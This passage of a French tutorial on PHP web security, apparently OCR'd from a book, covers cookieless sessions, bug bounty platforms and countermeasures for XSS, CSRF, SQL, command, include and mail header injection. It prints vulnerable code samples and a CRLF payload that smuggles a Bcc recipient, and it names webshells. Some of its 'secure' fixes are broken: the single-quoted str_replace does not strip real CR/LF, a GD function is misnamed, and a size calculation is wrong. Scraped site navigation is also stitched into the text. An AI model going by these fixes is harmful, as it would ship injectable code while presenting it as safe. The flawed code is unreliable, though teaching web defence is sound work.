ini_set("session.use_trans_sid",1) ;
```

cela permettra à l'identifiant de session d'être propagé à toutes les URL liées à votre site web. Cela peut être utile si le client interdit à son navigateur d'utiliser les cookies.

Exemple d'une session sans cookie

Pour simuler une session sans cookie, vous pouvez créer plusieurs pages qui contiennent, avant la balise <!DOCTYPE html>, le code suivant :

```
<?php

    ini_set("session.use_cookies", 0);
    ini_set("session.use_only_cookies", 0);
    ini_set("session.use_trans_sid", 1);
    session_start();

?>
```

Vous pourrez, dans le code HTML de la page, vérifier si tout fonctionne correctement avec le code suivant :

```
<?php

    echo 'Nom de la session : ' . session_name() . '<br>';
    echo 'Identifiant de la session : ' . session_id() . '<br><br>';
    echo 'SID : ' . SID . '<br><br>';

?>
```

Nom de la session : PHPSESSID
Identifiant de la session: ft60k0fvf25rc5bt5at395kajb

SID : PHPSESSID=ft60k0fvf25rc5bt5at395kajb

Lorsque vous cliquerez sur un lien contenu dans cette page, l'identifiant de session apparaîtra par magie dans l'URL :

http://mon-site.net/page2.php?PHPSESSID=ft60k0fvf25rc5bt5at395kajb


La prime aux bogues (bug bounty)


Un bug bounty consiste à rechercher des vulnérabilités dans un programme ou une application web, en accord avec les développeurs du produit, afin d'obtenir une récompense qui sera calculée en fonction de l'importance de la menace associée à la découverte.


Voici cinq plateformes célèbres qui proposent des programmes de bug bounty :


- ➔ **yeswehack.com** (plateforme européenne)
- ➔ **intigriti.com** (plateforme européenne)
- ➔ **synack.com**
- ➔ **bugcrowd.com**
- ➔ **hackerone.com**

Un programme de bug bounty est encore appelé VRP, pour Vulnerability Reward Program.






Contact Us
Blog
Researcher Portal
Customer Portal
bugcrowd
See Security Differently
Why Bugcrowd
Products
Solutions
Researchers
Programs
Resources
Company
Try Bugcrowd
A new vision for security
Bugcrowd gives you continuous, real-time vulnerability insights across your expanding digital attack surface so you can eliminate critical threat "blind spots" and strengthen your security posture.
Try Bugcrowd
Why Bugcrowd
Request a Demo
Contact Us


Login
Contacted by a hacker?
Contact Us
hackerone
SOLUTIONS
PRODUCTS
PARTNERS
COMPANY
HACKERS
RESOURCES
Peace of mind from security's greatest minds.
Get direct access to the world's top ethical hackers. Stress test systems, hunt bugs, and fix vulnerabilities before anyone else even knows they exist.
Top Weaknesses
Weakness trends
Valid vulnerabilities by top weakness type

Deux idées fausses sur les bug bounties	
1	Un bug bounty ne consiste ni à chasser les bugs (bug hunting) ni à effectuer un test d'intrusion (penetration testing). Un bug bounty consiste seulement à tester une cible qui a déjà été préalablement validée par un testeur d'intrusion. Le test d'intrusion est un travail initial alors que le bug bounty est un travail de dernière ligne. Il est impératif dans le cadre d'un bug bounty de ne pas utiliser la même méthodologie que le testeur d'intrusion sous peine de ne rien découvrir : le travail aura déjà été fait !
2	Certains cours que l'on vous propose sur Internet assurent vous faire gagner beaucoup d'argent grâce aux bug bounties. Il s'agit d'un leurre, qui a d'ailleurs la vie dure. Même si vous excellez dans votre art et découvrez des bugs importants, vous serez vite rempli d'amertume. Les trois raisons principales sont : ➔ Les primes ne sont parfois pas à la hauteur des attentes. ➔ Les entreprises peuvent prendre un temps considérable avant de vous payer. ➔ Si les gains sont effectivement aléatoires, les taxes que vous devrez payer seront, elles, bien réelles.

Introduction à la sécurité avec PHP

Nous allons voir quatorze méthodes qui permettent de régler des problèmes de sécurité importants.

Problème n°1 : la faille XSS

La faille XSS permet de faire exécuter par le navigateur du code JavaScript à l'insu de l'internaute. Un vol de cookies de session est alors, par exemple, possible, ainsi qu'un hook par BeEF.

La contre-mesure consiste à encoder tous les caractères spéciaux qui ont une équivalence en HTML en entités HTML à l'aide de la fonction htmlspecialchars(). On pourrait aussi utiliser la fonction htmlentities(), mais cette dernière encode tous les caractères éligibles (comme les lettres accentuées, ce qui n'est pas toujours souhaitable …)

Exemple :

```
$msg_input = htmlspecialchars($_POST['message']) ;

$name_input = htmlentities($_GET['nom']) ;
```

Problème n°2 : la faille CSRF

On va ici utiliser la technique du jeton : un jeton aléatoire est créé (il est enregistré dans une variable de session), il est ajouté dans les liens soumis à l'internaute qui génèrent une action côté serveur et sa valeur sera finalement vérifiée par le script auquel les liens renvoient. Un hypothétique lien forgé par un hacker et cliqué par un internaute connecté au site concerné ne possèdera pas le bon jeton et sera rejeté par le script PHP.

Trois étapes :

1. **Création du jeton dans une session :**


```
$_SESSION['jeton'] = bin2hex(random_bytes(6)) ;
```

2. **Intégration du jeton dans un lien qui génère une action de la part du serveur (ici la suppression de l'utilisateur d'un forum) :**

```
<a href="www.mon-site.net/erase.php?id=123456&jeton=<?php echo $_SESSION['jeton'] ;
?>" > Cliquer ici pour supprimer l'utilisateur 123456</a>
```

3. **Vérification de la présence et de la valeur du jeton par le script qui traite la requête :**

```
<?php
if( !empty($_SESSION['jeton']) && !empty($_GET['jeton']) &&
$_SESSION['jeton'] == $_GET['jeton'])
        {
          // Traitement de la requête
        }
else
        {
          // Refuser le traitement de la requête car le lien a été forgé
          // par un hacker. Le pirate est donc démasqué !
        }
?>
```



La technique utilisée ici sera l'emploi de requêtes préparées : cela concerne les requêtes SQL dans lesquelles il y a des variables (qui sont injectables).

Par exemple, plutôt que d'écrire :

```
<?php

try
{
    // On se connecte
    $objetPdo = new PDO('mysql:host=localhost;dbname=ma_base',
    'user', 'password');

    // On exécute la requête
    $req = $objetPdo->query("SELECT * FROM Client WHERE email =
    $_POST['email']");
```

```
// On récupère le résultat
if ($req->fetch())
{
        echo 'Le client indiqué existe bien !';
}
} catch (Exception $e)
{
die('Erreur : ' . $e->getMessage());    //die() est équivalent à exit()
}

?>
```

On écrira plutôt, avec une requête préparée plus sécurisée :

```
<?php
try
{

// On se connecte
$objetPdo = new PDO('mysql:host=localhost;dbname=ma_base',
        'user', 'password');

// On prépare la requête
$req = $objetPdo->prepare("SELECT * FROM Client WHERE
        email = :email");


// On lie la variable $_POST['email'] au paramètre :email
        // de la requête préparée
$req->bindValue(':email', $_POST['email'], PDO::PARAM_STR);

//On exécute la requête
$req->execute();

// On récupère le résultat
if ($req->fetch())
{
        echo 'Le client indiqué existe bien !';
}
} catch (Exception $e)
{
die('Erreur : ' . $e->getMessage());
}

?>
```

Il existe aussi :

PDO::PARAM_BOOL

PDO::PARAM_NULL

PDO::PARAM_INT

Etc…

Problème n°4 : l'injection de commande

Les fonctions system(), exec() et les guillemets obliques permettent en PHP d'exécuter des commandes externes.

La chaîne soumise à ces fonctions doit donc être protégée.

On va ici se servir de la fonction escapeshellcmd() qui protège les caractères spéciaux du shell (21 caractères au total dont : *&#;`|*?~<>^()[]{}$*) en les échappant.

Exemples d'utilisation :

```
system(escapeshellcmd($cmd));
exec(escapeshellcmd($cmd));
```

Problème n°5 : le vol de mot de passe

On va ici utiliser une fonction de hachage pour rendre le mot de passe inutilisable s'il venait à être dérobé.

Depuis PHP 5.5, il existe une nouvelle API (*Application Programming Interface*) de hachage des mots de passe. Les trois fonctions importantes à connaître sont :

string **password_hash(**$password, $algorithme**)**	**: hache un mot de passe**
bool **password_verify(**$password, $hash**)**	**: vérifie un couple *mot-de-passe/hash***
array **password_get_info(**$hash**)**	**: retourne des informations sur un hash**

Les algorithmes suivants sont actuellement supportés pour *password_hash()* :

- ***PASSWORD_DEFAULT - Utilisation de l'algorithme bcrypt (par défaut depuis PHP 5.5.0). Notez que cette constante est conçue pour changer dans le temps, au fur et à mesure que des algorithmes plus récents et plus forts sont ajoutés à PHP. Pour cette raison, la longueur du résultat issu de cet algorithme peut changer dans le temps, il est donc recommandé de stocker le résultat dans une colonne de la base de données qui peut contenir au moins 60 caractères (255 caractères peut être un très bon choix).***

- ***PASSWORD_BCRYPT - Utilisation de l'algorithme CRYPT_BLOWFISH pour créer la clé de hachage. Ceci va créer une clé de hachage standard crypt() utilisant l'identifiant "$2y$". Le résultat sera toujours une chaîne de 60 caractères, ou FALSE si une erreur survient.***
- ***PASSWORD_ARGON2I - Utilisez l'algorithme de hachage Argon2 pour créer le hachage.***

Source : http://php.net/manual/fr/function.password-hash.php

Problème n°6 : l'upload de fichier

Soit le code suivant qui permet à un formulaire l'upload d'une image sur le serveur :

```
<form method="post" action="upload.php" enctype="multipart/form-data">
    <label for="mon_image">Fichier (JPG ou PNG | max. 1 Mo) :</label><br />
    <input type="hidden" name="MAX_FILE_SIZE" value="1048576" />
    <input type="file" name="mon_image" id="mon_image" accept="image/png,
    image/jpeg" /><br />
    <input type="submit" name="submit" value="Envoyer" />
</form>
```

Explication :

- **On a créé un champ caché qui détermine la taille maximale de l'image à transférer sur le serveur (1Mo = 1.024Ko x 1.024Ko = 1.048.576 Ko). Attention, car le fichier php.ini de votre hébergeur fixe de son côté la taille maximale des fichiers uploadés avec les directives *upload_max_filesize* et *post_max_size*.**
- **On utilise l'attribut *accept* (*accept="image/png,image/jpg"*) dans la balise <input type="file" />, ce qui autorise uniquement l'upload de fichiers PNG ou JPG.**

La protection mise en place ci-dessus est cependant totalement illusoire, il est en effet possible très facilement de désactiver ces protections côté client (grâce par exemple aux *outils de développement* du navigateur).

Il faut donc vérifier le type du fichier (et sa taille si on le désire) côté serveur avant de l'enregistrer. En effet, l'enregistrement d'un fichier PHP sur le serveur serait extrêmement dangereux pour la sécurité du site et du serveur.

A priori, on pourrait récupérer côté serveur (grâce au fichier *upload.php*) des informations sur le fichier uploadé (nom original, type, taille, …) à l'aide de la variable superglobale $_FILES :

```
<?php
$_FILES['mon_image']['name']
// Le nom original du fichier sur le disque de l'internaute.

$_FILES['mon_image']['type']
// Le type du fichier. Par exemple, cela peut être « image/jpg ».

$_FILES['mon_image']['size']
// La taille du fichier en octets.

$_FILES['mon_image']['tmp_name']
// Le chemin du fichier temporaire sur le serveur.

$_FILES['mon_image']['error']
// Le code d'erreur, qui permet de savoir si le fichier a été uploadé correctement.
// Ce code varie de 0 à 8 (0 signifie le succès de l'upload !)
?>
```

Le type obtenu de cette manière n'est cependant pas totalement fiable, car il dépend de l'extension du fichier, qui peut être modifiée par le pirate. Il ne faut pas avoir une confiance aveugle en la variable $_FILES !
Pour vérifier le type et la taille d'un fichier uploadé, il est préférable d'utiliser les fonctions :

```
mime_content_type($_FILES['my-file']['tmp_name']) et filesize($_FILES['my-file']['tmp_name'])
```

Une méthode beaucoup plus sécurisée serait de recréer l'image avec la fonction imagecreatefromjpg($filename) ou la fonction imagecreatefrompng($filename) de la bibliothèque GD (si celle-ci est activée par votre hébergeur). En cas de réussite, on enregistre alors uniquement l'image recréée sur le serveur. Ceci est totalement sécurisé. Cela dépasse cependant le niveau de cette introduction au hacking, je vous laisse donc vous renseigner via Internet sur cette méthode, si cela vous intéresse…

IMPORTANT : lors d'un *file upload*, on renomme le fichier afin que son nouveau nom ne puisse être deviné par l'internaute qui l'a envoyé sur le serveur.

Problème n°7 : l'affichage des erreurs

Lors du développement d'une application PHP, il convient d'afficher un maximum d'erreurs afin de pouvoir les corriger.
Dans la phase de production, au contraire, lorsque l'application est accessible en ligne, il convient de ne surtout pas afficher d'erreurs car cela pourrait donner des informations à un éventuel pirate (nom de la base de données, son mot de passe, …)

On va pour cela se servir de deux fonctions :

- error_reporting() : fixe le niveau de rapport d'erreurs PHP
- ini_set() : modifie la valeur d'une option de configuration

La deuxième fonction est utile car on n'a pas toujours accès, avec son hébergeur, au fichier php.ini.

Pour afficher un maximum d'erreurs en développement, on ajoute au début du fichier les lignes suivantes :

```
<?php
error_reporting(-1) ;      ou      error_reporting(E_ALL) ;
ini_set('display_errors', '1') ;
?>
```

Pour n'afficher aucune erreur en production, on ajoute au début du fichier les lignes suivantes :

```
<?php
error_reporting(0) ;
ini_set('display_errors', '0') ;
?>
```

Problème n°8 : lutter contre les robots spammeurs dans vos formulaires

Des robots spammeurs peuvent détecter les formulaires dans vos pages web et vous envoyer du spam en remplissant automatiquement les champs contenus dans ceux-ci.

La technique du Captcha permet de se protéger contre ce type d'attaque, mais cela n'est pas très esthétique et pas forcément agréable à l'utilisation pour les visiteurs de votre site. Il existe une autre méthode qui vous protègera contre un grand nombre de robots et qui est beaucoup plus simple à implémenter.

Voici la procédure :

1. On crée dans le formulaire un champ quelconque, par exemple un champ censé représenter l'adresse de l'expéditeur du message avec un *id="adresse"* :
   ```
   <input type="text" id="adresse" name="address" />
   ```
2. On cache ce champ aux internautes en lui appliquant le code CSS suivant :
   ```
   #adresse { display:none; }
   ```
3. On ajoute une condition dans le code PHP qui traite l'envoi du formulaire :
   ```
   if ($_POST['address'] != "") { ON NE TRAITE PAS LE FORMULAIRE }
   else { ON TRAITE LE FORMULAIRE }
   ```

En effet, dans le cas où un robot attaquerait votre site, il remplirait automatiquement tous les champs du formulaire, même celui qui est caché à l'utilisateur via un code CSS. Il suffit donc de refuser les formulaires soumis qui possèderaient ce champ rempli. Vous pouvez constater que cette technique est très simple et est relativement efficace. Le chapitre suivant explique comment améliorer cette technique. Si vous désirez être encore plus efficace, vous pouvez cacher le champ adresse avec du JavaScript (ou jQuery) à la place du CSS. Je vous laisse tester cette alternative.

Problème n°9 : lutter contre la faille include (RFI et LFI)

Prenons l'exemple suivant :

- Un script PHP contient : <?php include($_GET['file']) ; ?>
- Une URL renvoie à ce script : www.site.net/script.php?file=page.php

En modifiant l'URL, un attaquant pourrait inclure un fichier distant (RFI) ou local (LFI) à la place du véritable fichier à inclure (ici : page.php). Le hacker pourrait par exemple localement afficher le contenu d'un fichier de configuration ou d'un fichier de mots de passe, ou encore à distance exécuter un webshell comme b374k ou p0wny !

Comment lutter contre ce type de faille ? La procédure à suivre est :

1. **On n'indique pas dans l'URL le nom complet du fichier à inclure mais seulement la partie qui précède l'extension**
2. **On vérifie avec une regex (expression régulière) que cette partie ne contient que des lettres, des chiffres, le tiret et l'underscore, et pas des caractères qui permettraient de voyager dans une arborescence (comme le point et le slash)**
3. **Ce sera au script PHP de rajouter lui-même l'extension du fichier à inclure.**

Code :

```
if (isset($_GET['file']) && preg_match("#^[a-zA-Z0-9_-]+$#", $_GET['file'])) {
        include "../". $_GET['file'] . ".php" ;
} else {
        // AFFICHER UN MESSAGE D'ERREUR
}
```

Problème n°10 : activer les flags *secure* et *httponly* dans un cookie de session

Lorsque l'on utilise les sessions, un cookie est écrit sur l'ordinateur de l'internaute. Si on n'a pas accès au fichier php.ini avec son hébergeur et qu'on désire activer les flags *secure* et *httponly* pour ce cookie, ce qui protège contre le vol du cookie durant le transport (flag *secure*) et le vol du cookie dans le navigateur par du JavaScript (flag *httponly*), il suffit de rajouter dans le code PHP une ligne devant le traditionnel session_start().

Code :

```
<?php
session_set_cookie_params(0, '/', null, true, true) ;
session_start() ;
?>
```

0 : durée de vie du cookie (zéro signifie *'jusqu'à la fermeture du navigateur'*)
/ : le path
null : le domaine (facultatif)
true, true : flags *secure* et *httponly*

Problème n°11 : sécuriser la fonction mail( )

Pour rappel, la fonction mail(), qui permet d'envoyer des emails en PHP, a la syntaxe suivante :

```
mail ( [ DESTINATAIRE ], [ SUJET ], [ MESSAGE ], [ HEADERS ], [ PARAMETRES ] )
```

Le deuxième paramètre [SUJET] est automatiquement filtré par la fonction mail( ), l'injection d'en-tête n'y est donc pas possible.

Par contre, les paramètres [DESTINATAIRE] et [HEADERS] peuvent présenter des failles de sécurité :

Paramètre [DESTINATAIRE] :

Si le formulaire qui génère l'envoi du mail permet d'indiquer le destinataire du message, le hacker peut très simplement ajouter d'autres destinataires en les séparant par des virgules :

```
adresse1@site.eu
```

devient par exemple :

```
adresse1@site.eu, adresse2@site.eu, adresse3@site.eu, adresse4@site.eu
```

Le hacker peut ainsi envoyer des messages à de nombreuses personnes en une seule opération.

Solution proposée pour le paramètre [DESTINATAIRE] :

Il suffit de valider l'adresse du destinataire avec :

```
$dest = filter_var($_POST['destinataire'], FILTER_VALIDATE_EMAIL) ;
```

Le tour est joué : il n'est plus possible d'ajouter d'autres destinataires dans le champ 'destinataire' du formulaire !

Paramètre [HEADERS] :

Ce paramètre permet de spécifier un ou plusieurs en-têtes supplémentaires qui doivent être séparés par le caractère CRLF :

- **CR = 0x0D / %0D en hexadécimal → cela correspond au retour chariot (carriage return) ou \r**
- **LF = 0x0A / %0A en hexadécimal → cela correspond au passage à la ligne (line feed) ou \n**

Exemples d'en-têtes supplémentaires :

- **From: expéditeur**
- **Reply-To: indique à quelle adresse on veut recevoir une réponse (si différent de From).**
- **Cc: copie carbone (*Carbon Copy*)**
- **Bcc: copie carbone cachée (*Blind Carbon Copy*)**
- **X-Mailer: spécifie le logiciel d'envoi du mail**

Pour définir plusieurs en-têtes, on se sert d'un tableau, par exemple :

```
$headers = [
    'From' => 'webmaster@mon-site.net',
    'Reply-To' => 'reply@mon-site.net',
    'X-Mailer' => 'PHP/' . phpversion()
];
```

Imaginons le script suivant :

```
$myHeader = "Reply-To: " . $_POST['my_header'] . "\r\n" ;

mail('admin@mon-site.net', 'Demande d'information', 'CONTENU DE LA DEMANDE …',
$myHeader) ;
```

Le hacker pourra indiquer, dans le champ du formulaire récupéré par $_POST['my_header'], le contenu suivant :

```
anonyme@email.info\r\nBcc: victime@site.fr\r\n\r\nContenu ajouté, bla bla bla.
```

Bingo : le pirate a réussi à ajouter un destinataire en copie cachée et a même modifié le contenu de l'email.

L'administrateur du site recevra donc un message provenant d'un utilisateur anonyme avec un message anodin tandis qu'une copie cachée sera envoyée à l'insu de cet administrateur à une personne cible avec un message différent.

De plus, le message caché aura pour origine l'adresse IP du serveur hébergeant le script PHP et pas celle du hacker. Ce serveur fera office de proxy SMTP derrière lequel se cachera le hacker !... Cette faille de sécurité est vraiment problématique.

Solution proposée pour le paramètre [HEADERS] :

Il suffit ici, pour éviter l'injection d'en-tête, de supprimer les caractères \r (CR) et \n (LF) à l'aide de la fonction str_replace( ) dont voici la syntaxe :

```
mixed str_replace ( mixed $search , mixed $replace , mixed $subject)
```

Toutes les occurrences de *search* contenues dans *subject* sont remplacées par *replace*.

Il nous faut donc écrire, par exemple :

```
$myHeader = 'Reply-To: ' . str_replace(['\r\n', '\r', '\n'], '', $_POST['my_header']) . "\r\n" ;

mail('admin@mon-site.net', 'Demande d'information', 'CONTENU DE LA DEMANDE …', $myHeader) ;
```

Le tour est encore joué : l'injection d'en-tête n'est plus possible !

NOTE :
Depuis PHP 5.5, le paramètre [HEADERS] possède une protection contre les injections d'en-tête. Je viens à l'instant de tester une injection de ce paramètre avec PHP 8 et effectivement, l'injection semble ne plus fonctionner !

Problème n°12 : validation des entrées utilisateur à l'aide de filtres

Il y a une règle d'or en développement web :

NEVER TRUST USER INPUT !

Il nous faut donc valider les entrées utilisateur car elles peuvent causer de gros problèmes de sécurité, que ce soit volontaire ou non de la part des internautes.

La validation peut se faire avec des expressions régulières (REGEX) ou avec des filtres, ces derniers étant un peu moins efficaces mais beaucoup plus simples à utiliser.

Les filtres permettent la validation des données mais aussi leur nettoyage, dans une certaine mesure.

La fonction utilisée sera :

filter_var(VARIABLE, FILTRE, TABLEAU D'OPTIONS)

Cette fonction possède donc un, deux ou trois paramètres (seul le premier est obligatoire) et retourne les données filtrées ou FALSE en cas d'échec.

A. VALIDATION AVEC FILTER_VALIDATE_

Que peut-on valider ?

Nombre entier	$result = filter_var($nbre, FILTER_VALIDATE_INT)
Nombre décimal	$result = filter_var($nbre, FILTER_VALIDATE_FLOAT)
Un email	$result = filter_var($email, FILTER_VALIDATE_EMAIL)
Une URL	$result = filter_var($url, FILTER_VALIDATE_URL)
Une adresse IP	$result = filter_var($ip, FILTER_VALIDATE_IP)

Vous comprendrez aisément que cette validation est beaucoup plus simple à mettre en place que la validation à l'aide d'une REGEX. Par exemple, pour valider une adresse email avec les expressions régulières, on aurait le code suivant :

```
$regex = "#^[a-zA-Z0-9_.-]+@[a-zA-Z0-9_.-]+\.[a-zA-Z]{2,4}$#";

$result = preg_match($regex, $email);
```

Utilisation du tableau d'options :

Imaginons que l'on désire valider un entier avec une condition supplémentaire : cet entier doit être compris entre 0 et 50. Voici le code :

```
$option = [
            'options' => [
                            'min_range' => 0,
                            'max_range' => 50
                          ]
          ] ;

$result = filter_var($age, FILTER_VALIDATE_INT, $option) ;
```

B. NETTOYAGE AVEC FILTER_SANITIZE_

Que peut-on nettoyer ?

Nombre entier	**$result = filter_var($nbre, FILTER_SANITIZE_NUMBER_INT)**
Nombre décimal	**$result = filter_var($nbre, FILTER_SANITIZE_NUMBER_FLOAT)**
Un email	**$result = filter_var($email, FILTER_SANITIZE_EMAIL)**
Une URL	**$result = filter_var($url, FILTER_SANITIZE_URL)**
Une chaîne	**$result = filter_var($chaine, FILTER_SANITIZE_STRING)**

Par exemple, le filtre de nettoyage d'un email supprime tous les caractères sauf les lettres, chiffres, et *!#$%&'*+-=?^_`{|}~@.[]*.

Le filtre pour les chaînes supprime les balises, et supprime ou encode les caractères spéciaux.

Le filtre pour les entiers supprime tous les caractères sauf les chiffres et les signes plus et moins.

C. VALIDATION ET NETTOYAGE AVEC VOTRE PROPRE FILTRE

On va ici utiliser le filtre FILTER_CALLBACK qui fait appel à une fonction que vous allez créer de toute pièce..

Voici un exemple de validation personnalisée avec ce filtre :

```
function maFonction($varAVerifier) {
                                $new_var = preg_match('REGEX', $varAVerifier) ;
                                return $new_var ;
                        }

$option = [
              'options' => 'maFonction'
           ] ;

